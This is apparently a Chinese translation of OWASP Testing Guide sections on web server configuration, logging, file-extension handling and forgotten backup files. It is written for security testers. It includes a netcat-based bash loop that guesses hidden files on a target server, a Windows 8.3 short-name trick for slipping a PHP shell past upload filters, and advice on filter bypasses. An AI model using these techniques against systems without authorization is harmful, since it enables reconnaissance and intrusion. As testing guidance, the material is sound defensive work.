- 认证系统需要被审查来确保他们满足应用的需求，并且不会被外部用户恶意操作获得权限。
- 应用程序需要使用的端口应预先形成定义列表，并纳入维护管理和变更控制措施之中。

只有当识别完成组成基础设施的所有不同元素之后（参见 [Map Network and Application Architecture](#)），才能够审查每一个元素的配置，和测试任何已知漏洞。

如何测试

已知服务器漏洞

漏洞可能在应用架构的不同区域被发现，可能在web服务器中或支撑数据库中，都能严重导致应用本身被攻破。例如，考虑一个服务器漏洞，它允许远程，未认证用户向web服务器上传文件，甚至覆盖文件。这个漏洞可能攻破应用程序，因为一个淘气的用户可能替换应用程序本身，或者引入能够影响后台服务器的代码就像其他正常应用那样运行。

如果通过盲测来审查服务器漏洞是非常困难的。在这种情况下，漏洞需要从远程站点来测试，通常使用自动化工具进行。然后，一些漏洞的测试仍然是无法预料的结果，一些取决于服务器宕机来判断测试成功与否的测试也难以操作（比如拒绝服务攻击等）。

一些自动化工具基于获取的服务器版本信息来标记漏洞情况。这可能带来误报和漏报。一方面，如果web服务器版本已经被除去或被本地管理员混淆，那么扫描器可能不会报告这个服务存在漏洞，即使事实上存在。在另一方面，生产商可能没有更新服务器版本号，但是已经修复了漏洞，扫描器可能会报告并不存在的漏洞。后一种情况往往很常见，一些操作系统开发者将一些安全漏洞补丁移植到自己的操作系统，但并没有将软件更新到最新版本。在大多数的GNU/Linux发行版中如Debian, Red Hat和SuSE中都很常见。在大多数情况下，针对应用程序架构的漏洞扫描只能发现架构中已经“暴露”出的元素的漏洞（比如web服务器），通常不能发现其他间接的元素，比如后台认证系统，支撑数据库系统或者在使用的反向代理。

最后，不是所有软件生产者公开披露漏洞情况，所以很多脆弱点并未公开在公开已知漏洞数据库中[2]。这些信息通常只披露给客户或随补丁发布，并不会发布相关建议公告。这减少了漏洞扫描工具的有用程度。通常，这些工具的漏洞覆盖率只是对通用产品比较好（如Apache服务器，微软IIS，和IBM的Lotus Domino等），针对不那么知名的产品往往不怎么理想。

这就是为什么漏洞审查在被提供了软件的内部信息后（包括版本和补丁情况）才效果最好的原因。通过这些信息，测试这可

以从开发商本身获得信息，分析在架构中存在的漏洞已经这些漏洞将如何影响应用本身。如果可能，这些漏洞应该被测试来确定真实影响和查看外部元素（如入侵检测、防护系统）能否减轻或消除漏洞成功利用的可能性。测试者甚至可以确定，通过配置审查，这些漏洞可能并不存在，因为所影响的软件组件可能并没有被使用。

同样值得注意的是，开发商有时安静的修复了漏洞，包含在新软件的发布中。不同的开发商有不同的发布周期来提供支持旧的应用。拥有详细软件版本信息的测试者能分析相关旧版本软件的风险（可能不再被支持或马上要不被支持）。这是非常关键的，漏洞可能存在于不被支持的旧版本软件，系统管理人员可能不会直接注意到这一点。可能没有该版本的补丁，相关安全公告也可能不再列出该版本信息，因为不再被开发商支持。甚至在有的情况下，系统管理员意识到漏洞的存在，他们需要做一次全面的软件更新，可能需要长时间的应用宕机，甚至需要强制应用进行重新编码取决于是否和最新版本软件相容。

管理工具

任何web服务器基础设施需要管理工具来维护和更新应用。这些更新信息包括静态页面（web网页，图形文件），应用源代码，用户认证数据库等等。管理工具视不同站点、技术和使用的软件而不同。例如，有些web服务器通过管理接口进行管理，他们同时也是web服务器（如iPlanet web 服务器），或者通过明文文本配置文件进行管理（如Apache[3]），或使用操作系统图形工具（如微软IIS服务器和ASP.Net）。

在大多数情况下服务器会使用不同的文件维护工具来处理配置，可能通过FTP服务器、WebDAV、网络文件系统（NFS、CIFS）或其他机制传输。显然，组成架构的元素的操作系统也能通过这些工具来管理。应用也可能存在内嵌的管理接口来管理自身数据（用户，内容等等）。

在识别出管理架构中不同部分的管理接口后，审查这些接口是非常重要的，因为如果攻击者能够访问任一管理接口，那么他就可能攻破或破坏应用架构体系。审查时，做到下面这些是非常重要的：

- 确定访问这些接口的控制机制。这些信息可能能在线访问到。
- 改变默认用户名和密码。

有些公司选择不管理他们的web服务器所有部分，但是让其他机构来管理web应用发布的内容。这些外部的公司可能提供部分web内容（更新或提升新闻）或能完全管理web服务器（包括内容和代码）。通常能在互联网上发现可用的管理接口，因为使用互联网比提供专线接入应用更加便宜。在这种情况下，测试管理接口是否存在漏洞是非常重要的。

参考资料

- [1] WebSEAL, 也叫做Tivoli Authentication Manager, 是一个来自IBM的反向代理，是Tivoli框架的一部分。
- [2] 比如赛门铁克的Bugtraq, ISS的X-Force或NIST的国家漏洞数据库（NVD）。
- [3] 也有一些Apache的图形管理界面（如NetLoony），但他们还没有广泛使用。

测试应用平台配置 (OTG-CONFIG-002)

综述

为了防止可能攻破整个架构安全的错误，正确配置每个组成架构的元素是非常重要的。

配置审查和测试在创建和维护架构中是一项关键任务。这是因为不同的系统通常在安装时提供了通用的配置，这些配置不一定适合特点网站任务要求。

典型的web应用和服务器安装过程可能包含一系列的功能（比如应用例子，文档，测试页面等），这些不必要的功能应该在部署前移除来避免被恶意利用。

如何测试

黑盒测试

样本和已知文件/目录

许多web服务器和应用在默认安装过程中提供样本应用和文件来帮助开发者测试服务器是否正常安装工作。然而一些web服务器默认应用被发现存在漏洞。例如，CVE-1999-0449（Exair样本站点的拒绝服务漏洞），CAN-2002-1744（IIS5.0 CodeBrws.asp 目录便利漏洞），CAN-2002-1630（Oracle9iAS sendmail.jsp利用），或 CAN-2003-1172（Apache Cocoon 查看源代码样本中的目录遍历漏洞）。

CGI扫描器包含一些许多不同web或应用服务器提供的样本文件和目录详细列表，可能是一个快速发现这些文件的方法。然而，真正确保这些文件的唯一方法是对web服务器和应用服务器的内容进行全面审查来决定是否与应用相关。

注释审查

通常很常见，甚至是推荐程序员在源代码中包含详细注释，来帮助其他程序员理解相关函数功能。程序员通常在开发大型web应用中加入注释。然而，包含在HTML源代码中的注释往往能揭露不应该让攻击者获得信息。有时候有些不需要的功能在源代码中注释了，但是这些注释却通过HTML页面意外返回给用户。

注释应该被审查来确定没有信息泄露。这个审查只能通过完全分析web服务器静态和动态和文件搜索完成。使用自动化或基于向导浏览网站，存储所有获得的内容是十分有用的。这些内容可以用于查询分析任何代码中的注释。

灰盒测试

配置审查

web服务器或应用配置在保护文件内容中扮演一个重要角色，他们必须被仔细审查来发现常见的配置错误。显而易见，推荐配置根据站点策略和服务器软件提供的功能不同而不同。在大多数情况下配置指南（生产商提供或外部机构提供）应该被遵循来确定服务器是否正确安全配置。

虽然不可能通用地说明一个服务器应该如何配置，但是有些常用的指南应该被考虑进去：

- 只开启那些应用需要的服务器模块（IIS的例子中是ISAPI扩展）。由于模块被禁用，服务器大小和复杂度被减小，减少了攻击面。这也能防止那些被禁用模块的漏洞。
- 使用自定义的页面来替代默认web错误页面来处理服务器错误（40x或50x）。特别确保没有任何应用错误返回给终端用户，没有代码通过这些错误泄露给攻击者提供信息。事实上这种情况很常见，开发者可能会忘了这点，因为生产前环境需要这些信息。
- 确保服务器软件在操作系统中以最低权限允许。这防止了由于服务器软件的错误直接攻破整个系统的情况，虽然攻击者还可能通过在web服务器中运行代码进行提权。
- 确保服务器软件日志正确记录了合法访问和错误。

- 确保服务器被配置为正确处理超载情况，防止拒绝服务攻击。确保服务器正确进行了性能调试。
- 不要授予非管理主体（除了NT SERVICE\WMSvc外）访问 applicationHost.config, redirection.config, 和 administration.config（无论读或写权限）。这包括Network Service, IIS_IUSRS, IUSR或者其他IIS应用池中的自定义主体。IIS worker 进程不意味着能直接访问这些文件。
- 不要在网络上共享applicationHost.config, redirection.config, 和administration.config。当使用共享配置，倾向于导出 applicationHost.config 到其他位置（见“共享配置权限设置”章节）。
- 记住所有用户默认都能读取 .NET 框架的 machine.config 和根目录的 web.config 文件。不要在这些文件中存放只允许管理员查看的敏感信息。
- 加密敏感信息，是这些信息只能通过IIS worker进程访问，不能被机器上的其他用户读取。
- 不要授予写权限给主体来访问共享的 applicationHost.config。这些主体应该只有读权限。
- 使用单独的主体来发布共享的 applicationHost.config。不要使用这个主体来配置共享配置的权限。
- 使用强密码来导出共享配置使用的加密密钥。
- 保持受限访问那些包含共享配置的密钥的共享目录。如果共享目录被攻破了，攻击者能够读写服务器上的任何IIS配置，将你网站流量重定向到恶意站点，有些情况下甚至能通过向IIS worker进程注入任意代码来获得web服务器控制。
- 考虑通过防火墙规则和IPsec策略只允许web服务器成员连接来保护共享目录。

日志记录

日志记录是应用架构安全非常重要的一环，因为他能够检测应用中的缺陷（如用户持续尝试获取一个不存在的文件）和证实恶意用户的攻击行为。日志通常被web或其他服务器软件正确生成。通常没有发现应用正确记录应用行为和发生时间，因为应用日志的主要目的是产生调试信息以便程序员分析特点错误。

在这两个情况下（服务器和应用程序日志记录），通过日志内容，有一些问题应该被测试和分析：

1. 日志包含敏感信息么？
2. 日志存储在专属服务器中么？
3. 日志使用可能产生拒绝服务的情况么？
4. 他们是如何迭代的？日志是否保存足够长的时间？
5. 日志是如何被审查的？管理员能否通过审查发现攻击行为？
6. 日志备份如何保存？
7. 日志记录数据前是否进行验证（最小最大长度，字符等）？

日志中的敏感信息

有些应用可能，例如，使用GET请求来转发表单数据，这些请求能在服务日志中发现。这意味着服务器日志可能包含敏感信息（如用户名和密码，或者银行帐户详情）。这些敏感信息可能被获得日志的攻击者利用，例如，通过管理接口或者已知服务器漏洞或错误配置（比如Apache服务器知名的 server-status 错误配置）获得日志。

事件日志通常包含对攻击者有用的数据（信息泄露）或能被直接利用：

- 调试信息
- 堆栈追踪数据
- 用户名
- 系统组件名称
- 内部IP地址
- 敏感信息（如电子邮件地址，邮编地址和电话号码）
- 业务数据

同时，在一些司法管辖区域，在日志中存储敏感信息如个人数据，可能需要强制公司遵循数据保护法规，因为他们也可能记录他们的后台数据库到日志文件。如果没有做到这点，甚至是不知道的情况下，也可能受到这些数据保护法规的惩罚。

一个广范围的敏感信息列表包括：

- 应用程序源代码
- 会话鉴别值

- 访问令牌
- 敏感个人数据和一些个人鉴别信息（PII）
- 认证密码
- 数据库连接字符串
- 加密密钥
- 银行帐户或支付卡信息
- 高于日志系统能记录的高级别数据
- 商业敏感信息
- 在相关司法管辖区域属于非法收集的资料
- 用户不同意收集的信息，如使用不追踪（DNT）或同意收集的时限已经过期

日志位置

通常服务器产生本地日志记录应用行为和错误，使用运行系统的服务器的磁盘空间。然而如果服务器被攻破，他的日志可能被入侵者清空来掩盖所有攻击和其手段。如果发生了这种情况，系统管理员就不清楚攻击是如何发生的以及攻击源位于何处。事实上大多数攻击工具包包含一个记录消除器来提供清除访问痕迹日志（如攻击者的IP地址）。这些会在攻击者植入的系统级别的工具包中定期运行。

因此，将日志保存在单独的地方，而不是服务本身是明智的选择。这也使得从相同应用程序的多个不同源来汇聚日志变得容易（比如那些web服务器群），以及更有利于记录分析工作（可能是CPU密集型）而不影响服务器本身。

日志存储

如果日志没有正确的存储，那么他可能引入拒绝服务攻击条件。拥有大量资源的攻击者可能通过产生大量的请求来填满日志文件空间，如果这些日志没有特定防护措施。然而如果服务器没有正确配置，日志会存在操作系统软件或应用本身相同磁盘分区中。这意味着如果磁盘空间被填满，那么操作系统或应用可能不正常工作因为无法进行磁盘写操作。

在UNIX系统中日志通常保存在/var目录下（尽管有些服务器安装在/opt或/usr/local下），确保这些日志目录在独立分区下。有些情况下，为了保护系统日志不被影响，特定服务器软件本身的日志目录（如Apache服务器的/var/log/apache目录）也应该存储在独立分区中。

这不是说日志应该被允许填满整个文件系统。系统日志增长应该被监控以防成为攻击者的攻击目标。

在生产环境中测试这些条件是简单又危险的，因为产生大量请求来发现这些请求被记录并有可能填满整个日志分区。有些环境中，查询字符串也被记录进日志，无论是通过GET或POST请求产生的，长请求可以更快填满日志。通常单个请求可能仅仅记录小部分的数据，如日期时间、源IP地址、URI请求和服务结果。

日志轮转迭代

大多数服务器（除了少数自定义应用）会轮转迭代日志文件来防止充满文件系统空间。迭代的假设是日志中的信息只需要存在一定有限的时间。

这个功能应该被测试来确保：

- 日志应该保存安全策略中定义的时间，不多也不少。
- 日志轮转后应该被压缩（这只是为了方便，节约磁盘空间记录更多日志）。
- 轮转的日志文件权限应该与日志文件本身一样（或更加严格）。例如，web服务器需要写日志，却不需要向轮转后的日志写，这意味着文件权限可以在轮转后改变来防止web服务器进程修改他们

有些服务器可能在日志文件达到制定大小轮转日志。在这种情况下，确保攻击者不能强制日志轮转来隐藏他们的痕迹。

日志访问控制

事件日志信息不应该被终端用户访问。甚至web管理员也不应该查看这些日志，因为这会破坏独立职责管理。确保有访问控制措施保护日志和任何应用提供查看和搜索日志能力不应该被其他应用用户角色访问。任何日志数据也不应该被未认证用户查看。

日志审查

日志审查不仅仅是提取服务器的文件使用数据统计信息（典型日志数据应用软件关注点），也应该确定web服务器上发生的攻击行为。

为了分析服务器攻击行为，错误日志应该被分析，审查应该关注：

- 40x（未找到）错误消息。来自同一个源头的大量错误可能表明存在一个CGI扫描工具。
- 50x（服务器错误）消息。这可能表明攻击者可能滥用应用程序，并产生了为处理异常。例如开始阶段的SQL注入攻击可能产生这些错误信息，当SQL查询没有正确编写以及后台执行失败的信息。

日志统计和分析数据不应该产生或存储在产生日志的服务器上。否则攻击者可能通过服务器漏洞或错误配置文件获取访问他们的权限，并获得与日志文件本身类似的信息泄露。

参考资料

- Apache
 - Apache Security, by Ivan Ristic, O'reilly, March 2005.
 - Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - <http://www.awe.com/mark/apcon2003/>
 - Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - <http://www.awe.com/mark/apcon2002>
 - Performance Tuning - <http://httpd.apache.org/docs/misc/perf-tuning.html>
- Lotus Domino
 - Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
 - Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
 - Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
 - NGSSoftware Insight Security Research, available at <http://www.nextgenss.com>
- Microsoft IIS
 - IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - <http://www.securityfocus.com/print/infocus/1765>
 - IIS 7.0 Securing Configuration -<http://technet.microsoft.com/en-us/library/dd163536.aspx>
 - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
 - IIS Security and Programming Countermeasures, by Jason Coombs
 - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
 - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
 - “INFO: Using URLScan on IIS” - <http://support.microsoft.com/default.aspx?scid=307608>
- Red Hat's (formerly Netscape's) iPlanet
 - Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001
- WebSphere
 - IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
 - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002.
- 通用
 - Logging Cheat Sheet, OWASP
 - SP 800-92 Guide to Computer Security Log Management, NIST
 - PCI DSS v2.0 Requirement 10 and PA-DSS v2.0 Requirement 4, PCI Security Standards Council
- 其他
 - CERT Security Improvement Modules: Securing Public Web Servers - <http://www.cert.org/security-improvement/>
 - Apache Security Configuration Document, InterSect Alliance - <http://www.intersectalliance.com/projects/ApacheConfig/index.html>
 - “How To: Use IISLockdown.exe” - <http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp>

文件扩展名处理测试 (OTG-CONFIG-003)

综述

文件扩展名通常用在web服务器中来简单决定该用什么技术、语言和插件来处理请求。这些行为应该和RFC文档和Web标准相互一致，但是标准的文件扩展名可能提供给攻击者一些关于web应用使用的技术的一些信息，以及极大简化攻击者制定这些特定技术的攻击场景。此外错误配置的web服务器也可能揭示秘密的接入凭证信息。

扩展名检测常用于严重文件上传，这可能导致非预期的结果，因为可能文件内容不是预期的或者操作系统处理文件名方法是不再预期结果中。

确定web服务器如何处理不同扩展名的文件请求可能有助于理解web服务处理不同文件的行为模式。例如，他能帮助我们发现什么扩展名的文件是直接明文返回，什么扩展名文件是服务器端执行后返回的。后一种情况指明了服务器或应用使用的技术、语言或者插件情况，也能提供给我们应用是如何开发的观点。例如，一个“.pl”扩展名通常是服务器端Perl执行的。但是文件扩展名可能被伪造，不是决定性的。例如，Perl执行的资源也能通过重命名隐藏和Perl相关的事情。查看“Web服务器组件”章节来了解更多识别服务器端技术的组件的内容。

如何测试

强制浏览

提交不同文件扩展名的http[s]请求并验证他们是如何被处理的。验证需要在每个web路径下实施。验证允许脚本执行的目录。web服务器目录可以通过漏洞扫描器来识别，他们往往通过查询著名的目录情况来判别。此外对网站进行镜像也能帮助测试者重建应用的web路径结构树。

如果web应用架构是通过负载均衡的，那么访问所有的服务器是十分重要的。这有可能简单，也可能不简单，取决于负载均衡的配置情况。在有些负载均衡基础设施中，冗余的组件的配置可能会有细微不同。这可能发生在web架构使用了多种技术来部署（考虑一组IIS和Apache服务器在负载均衡配置中，他们可能会引入一些不同的异步行为，导致有不同漏洞产生）。

例子：

测试者识别connection.inc文件的存在性。尝试直接获得他的内容，如下：

```
<?
    mysql_connect("127.0.0.1", "root", "")
    or die("Could not connect");

?>
```

测试者发现MySQL数据库后端服务器，以及应用使用弱密钥来访问他。

下面的文件扩展名不应该被服务器返回，因为他们往往和包含了敏感信息的文件有关联或和不应该被访问的文件有关系。

- .asa
- .inc

下面文件扩展名往往与可被浏览器访问或下载的文件相关。因此这些扩展名文件应该被检测是否需要被访问（不是遗留文件），他们也不应该包含敏感信息。

- .zip, .tar, .gz, .tgz, .rar, ...: 归档文件（压缩文件）
- .java: 不应该提供JAVA源代码文件
- .txt: 文本文件

- .pdf: PDF文档
- .doc, .rtf, .xls, .ppt, ...: Office文档
- .bak, .old 和其他表示备份文件的扩展名 (例如: ~ Emacs 备份文件)

上面列表只给出了一些例子，因为扩展名太多了，不能完全列出，参考 <http://filext.com/> 来查看更多扩展名数据库。

来识别给定扩展名文件，可以使用一些混合技巧。这些技巧包括漏洞扫描器，蜘蛛机器人和网站镜像工具，人工检查应用（这个克服了自动爬虫的限制），查询搜索引擎（查看[Testing: Spidering and googling](#)）。也可以参考 [Testing for Old, Backup and Unreferenced Files](#) 这里有一些与“遗忘的”文件相关的处理内容。

文件上传

Windows 8.3 经典文件处理有时候能够绕过文件上传过滤机制：

```
一些用例：
file.phtml 能被视为PHP代码处理
FILE~1.PHT 能访问，但不被PHP ISAPI处理程序处理
shell.phWND 能上传
SHELL~1.PHP 会被OS shell扩展，然后被PHP ISAPI处理程序处理
```

灰盒测试

实施文件扩展名处理白盒测试相当于检查web服务器或应用中相关配置，验证他们是如何来被配置来处理不同的文件扩展名的。

如果web应用依赖负载均衡，不同的基础设施，检查他们是否引入不同的行为。

测试工具

漏洞扫描器像Nessus和Nikto来检测知名web目录的存在。他们也允许测试者下载网站结构，有助于判断web目录的配置和扩展名处理情况。其他工具也能用于这一目的，包括：

- wget - <http://www.gnu.org/software/wget>
- curl - <http://curl.haxx.se>
- google “web mirroring tools”.

审查旧文件、备份文件和未引用的文件中的敏感信息 (OTG-CONFIG-004)

综述

虽然大多数web服务器的文件被服务器自己处理，但是能找到未引用的或这遗忘的文件，这些文件可能会有助于获得基础设施的重要信息或有效登陆凭证。

大多数场景包括重命名后的就版本修改文件，不同语言文件可以被当作源代码文件下载，或者自动或手动备份压缩文件。备份文件也可能由于文件系统的特性被自动生成，比如“文件快照”。

所有这些文件给予了测试者访问内部网络、后门、管理接口甚至登陆凭证来连接管理接口或数据库服务器。

漏洞的重要来源在于这些文件，他们可能和应用程序本身无关，但是在编辑应用文件过程中产生或临时备份文件中产生，又或是遗留的旧文件或未引用文件。在生产服务器上实施在线修改或其他管理行为可能无意中留下备份的文件拷贝，或是自动被编辑器在编辑的过程产生，或被管理员存放在压缩备份文件中。

这些文件很容易被遗忘，并导致严重的安全威胁。这是由于备份文件的文件扩展名可能区别于原始文件。我们生成了 `.tar`, `.zip` 或 `.gz` 归档文件（被遗忘），显然是不同的扩展名，编辑器自动备份的也一样（比如emacs生成的临时文件 `file` 命名为 `file~`）。手动备份也可能有这个问题（考虑复制 `file` 到 `file.old` 的情况）。应用的文件系统也可能在你不知道的时候为你的应用创建不同的时间点的快照，这些可能也能通过web访问到，对应用程序产生一个类似于备份文件但不同的威胁。

总之，这些行为产生应用程序不需要的文件，可能会被web服务器不同方式处理。例如，如果我们复制 `login.asp` 为 `login.asp.old`，那么我们就允许用户下载 `login.asp` 的源代码。因为 `login.asp.old` 由于他的扩展名可能当作文本文件被处理，而不是被执行。换而言之，访问 `login.asp` 会引起服务器端执行 `login.asp` 的代码，然而访问 `login.asp.old` 导致 `login.asp.old` 的内容（事实上是服务器端代码）被当作文本返回给用户，并在浏览器中显示。这可能是安全风险，因为敏感信息被泄露了。

通常来说暴露服务器端代码是一个坏主意。不仅仅暴露了不必要的业务逻辑，同时也揭露了应用相关的信息（路径名称、数据结构等等），可能会给攻击者提供帮助。更不要说很多脚本直接内嵌明文的用户名和密码（这是一个粗心的非常危险的编码实践）。

其他引起未引用文件的情况取决于设计或这配置选择，当允许不同种类的应用相关文件，如数据文件、配置文件、日志文件存储在web服务器能够访问的文件系统目录时就会发生。正常情况下，这些文件没有放在能通过web访问的文件系统中的理由，因为他们只被应用层访问，只被应用程序本身使用（不是使用浏览器的不同用户）。

威胁

备份文件和未引用文件可能对web应用程序的安全造成多种威胁：

- 未引用的文件可能暴露敏感信息有助于攻击行为；比如引用文件包含数据库凭证信息，配置文件包含其他隐藏的信息，比如绝对路径等等。
- 未引用的页面可能能够包含攻击应用程序的强大功能函数；比如管理页面不应该从公开页面内容中获得，但是能够被已知路径的用户访问。
- 旧文件和备份文件可能包含在近期版本中已经修复的漏洞；比如 `viewdoc.old.jsp` 可能包含目录遍历漏洞，而 `viewdoc.jsp` 中已经修复，但是这个漏洞仍然可能被发现旧版本的恶意人员利用。
- 备份文件可能暴露页面源代码；比如请求 `viewdoc.bak` 可能返回 `viewdoc.jsp` 的源代码，通过评审源代码可能发现那些很难从盲目的请求中发现的漏洞。
- 备份压缩文件可能包含web目录下的所有文件（甚至web根目录之外的文件）。这允许攻击者能快速枚举整个应用，包括未引用的页面、源代码和包含文件等等。例如如果你遗忘了一个名为 `myservlets.jar.old` 的文件，它包含了一个你实现 `servlet` 类的备份，那么许多敏感信息可能被反编译和逆向工程中获得。
- 在一些例子中，复制或编辑文件不修改文件扩展名，但是修改文件名。例如在windows环境下可能发生这个问题，当文

件被复制时候，操作系统自动给文件加上本地语言化的“复制”字符。由于文件扩展名没有改变，可执行文件不会被服务器以明文方式返回，所以这种情况下不会暴露源代码。然而，这些文件也可能十分有害，因为他们可能已经被废弃或包含错误的逻辑，当被调用时候，可能引发应用程序错误，这些诊断信息或许能给攻击者带来有用的信息。

- 日志文件可能包含关于用户的敏感信息，例如URL参数中传递敏感数据，会话ID，已访问URL（可能暴露一些未引用内容）等等。其他日志文件（如FTP日志）可能包含系统管理员维护系统情况的敏感信息。
- 文件系统快照也可能包含那些已经修复的存在漏洞的代码拷贝。例如 `/snapshot/monthly.1/view.php` 可能包含已经修复的存在目录遍历的 `/view.php` 文件，这个漏洞能被任何能够访问就版本文件的人利用。

如何测试

黑盒测试

测试未引用的文件包括自动化和手动技巧，通常需要以下一系列技巧的组合：

从发布的公开内容中推断文件命名模式

枚举所有应用程序页面和功能。这能通过使用浏览器手动完成，或使用应用爬虫工具。许多应用使用可以识别的命名模式，或者使用可识别的词语来组织文件目录和资源。从已经发布的内容的命名模式，很有可能推断出未引用的页面的名称和目录。例如找到一个名字为 `viewuser.asp`，那么可以试着找找 `edituser.asp`、`adduser.asp` 和 `deleteuser.asp`。如果找到一个 `/app/user` 目录，可以试着找找 `/app/admin` 和 `/app/manager`。

已发布的公开内容中的其他线索

许多web应用会在已发布的内容中留下通往隐藏页面和隐藏功能的线索。这些线索往往能在JavaScript文件和HTML源代码中发现。所有已经发布的内容中的源代码都应该被手动评审来鉴别关于其他页面和功能的线索。例如：

程序员的注释和注释掉的源代码部分可能指向隐藏内容：

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```

JavaScript可能包含特定情况下的用户页面链接：

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
```

HTML页面可能包含禁用SUBMIT元素的隐藏表单：

```
<FORM action="forgotPassword.jsp" method="post">
  <INPUT type="hidden" name="userID" value="123">
  <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

另一个包含未引用的目录的线索在 `/robots.txt` 文件之中，可能提供如下信息：

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

盲目猜测

在最简单的一种方式就是通过请求一系列的常用文件名字来尝试猜测服务器上存在的文件和目录。下面包含netcat的包装脚本可以读取一个字典列表，并实施基本的猜测攻击：

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outfile
```

视服务器情况而定，GET请求可能用HEAD请求替代来加速攻击。输出文件可以通过grep过滤来获得有趣的响应。200响应码（OK）通常表明一个合法的自由被发现（假设服务器没有提供一个自定义的“未发现”200响应页面）。同时也查找301响应（Moved）、302响应（Found）、401响应（Unauthorized）、403响应（Forbidden）和500响应（Internal error），这些响应也表明目录或自由值得深入调查。

基本的猜测攻击应该在web根目录中和其他被鉴别出来的（通过其他枚举手段）中运行。更多高级/有效的猜测攻击如下：

- 通过应用程序已知区域来鉴别扩展名（如jsp, aspx, html），使用基本字典加上这些扩展名（或使用更多的扩展名字典，如果条件允许）。
- 对于每一个从其他枚举技巧中发现的文件，创建一个从这些文件衍生出的自定义的字典。使用一系列常见的文件修饰扩展（包括~，bak，txt，src，dev，old，inc，orig，copy，tmp等等），在实际文件名的前面、后面加入这些扩展，或直接替代文件名。

注意：在windows环境下，当文件被复制时候，操作系统自动给文件加上本地语言化的“复制”字符。由于文件扩展名没有改变，这种情况下不会暴露源代码。然而，这些文件可能引发应用程序错误，能给攻击者带来有用的信息。

从服务器漏洞和错误配置中获得的信息

最显而易见在错误配置的服务器中暴露未引用页面的方法是通过目录列举浏览。请求枚举获得的目录来鉴别那些目录提供目录列举功能。

大多在个人web服务器中发现的漏洞能允许攻击者枚举未引用的内容，例如：

- Apache ?M=D 目录列举漏洞
- 不同的IIS脚本源代码暴露漏洞
- IIS WebDAV 目录列举漏洞

利用公开信息

一些面向互联网的应用页面和功能可能不被应用本身链接引用，但是很可能被外部公开主体引用。下面是一些不同引用源：

- 页面可能出现在互联网的搜索引擎归档中。例如 1998results.asp 可能已经不再公司的网站上被链接，但是可能还存在于服务器上和搜索引擎数据库中。一些旧脚本可能包含攻破整个站点的漏洞。site: Google搜索操作符可能用于查询相关域名，如 site:www.example.com。使用搜索引擎也有一系列的技巧，可以参照本指南的 *Google Hacking* 部分。使用这些技巧来打磨你的测试技艺。备份文件可能不被任何其他文件引用，因此也可能没有被Google收录，但是如果他们存在于可列举浏览的目录中的话，搜索引擎可能也能收录他们。
- 此外，Google和Yahoo可能缓存他们机器人发现的页面。甚至 1998results.asp 已经被目标服务器移除，搜索引擎中也可能存在其中的某个版本的输出内容。被缓存的版本也能包含引用其他隐藏内容的线索。
- 没有被目标应用程序引用的一些内容可能被第三方的站点链接。例如，一个处理在线支付的应用可能包括一系列的定制的功能只能被站点的客户使用。

文件名过滤绕过

因为一些黑名单过滤器是基于正则表达式的，有些可以利用操作系统文件名展开的特性（往往没有被开发者预料到）。测试者可以通过文件名被应用程序、web服务器、操作系统和操作系统文件名转换的不同差异来绕过过滤器。

例子：Windows 8.3 文件名扩展。

```
"c:\program files" 变成了 "C:\PROGRA~1"

规则：
* 移除不兼容字符
* 将空格转换成下划线
* 取文件名前六个字符
* 加入“~<数字>”来区分相同6个初始字符的文件
* 在最初的三个文件名冲突后转换将改变（？）
* 截取文件扩展名前三位
* 将所有字符大写
```

灰盒测试

实施灰盒测试需要检查web目录下被web服务器支持的所有目录文件。理论上，这个检查应该手动完成来确保完备。但是在大多数情况下，复制文件或者备份文件使用类似的命名模式，可以使用脚本来搜寻这些文件。例如，编辑器可能在备份拷贝上加入可识别的扩展或后缀，人们可能会加入“.old”或类似的可预测的扩展名字。一个好的策略是创建一个周期性的计划任务来检查这些文件扩展，并鉴别出是拷贝文件还是备份文件，并同时实施手动检测（更加耗时的）。

测试工具

- 漏洞评估工具来发现有通用名字的web目录（如“admin”，“test”，“backup”等等），和一些允许目录浏览的目录。如果你无法获得目录列举，也应该检查可能存在的备份扩展名。考虑Nessus(<http://www.nessus.org>)，Nikto2(<http://www.cirt.net/code/nikto.shtml>)，Wikto (<http://www.sensepost.com/research/wikto/>)的例子，这些也支持Google Hacking策略。
- Web爬虫工具：wget (<http://www.gnu.org/software/wget/>, <http://www.interlog.com/~tcharron/wgetwin.html>); Sam Spade (<http://www.samspade.org>); Spike proxy includes a web site crawler function (<http://www.immunitysec.com/spikeproxy.html>); Xenu (<http://home.snafu.de/tilman/xenulink.html>); curl (<http://curl.haxx.se>)。有些工具已经被标准Linux发布版本中集成。
- Web开发工具通常包含识别错误链接和未引用文件的功能。

整改措施

为了保证一个有效的保护策略，测试应该被结合安全策略，这些策略应该明显地禁止危险的实践，比如：

- 在web服务器或应用程序的操作系统上原地修改文件。这是一个非常坏的习惯，因为他很有可能不经意产生编辑器的备份文件。令人惊奇的是这往往经常发生，甚至见于一些大组织。如果你确实需要在生产系统上编辑文件，确保你没有留下任何没有明显目的的文件，并认清这么做的风险。
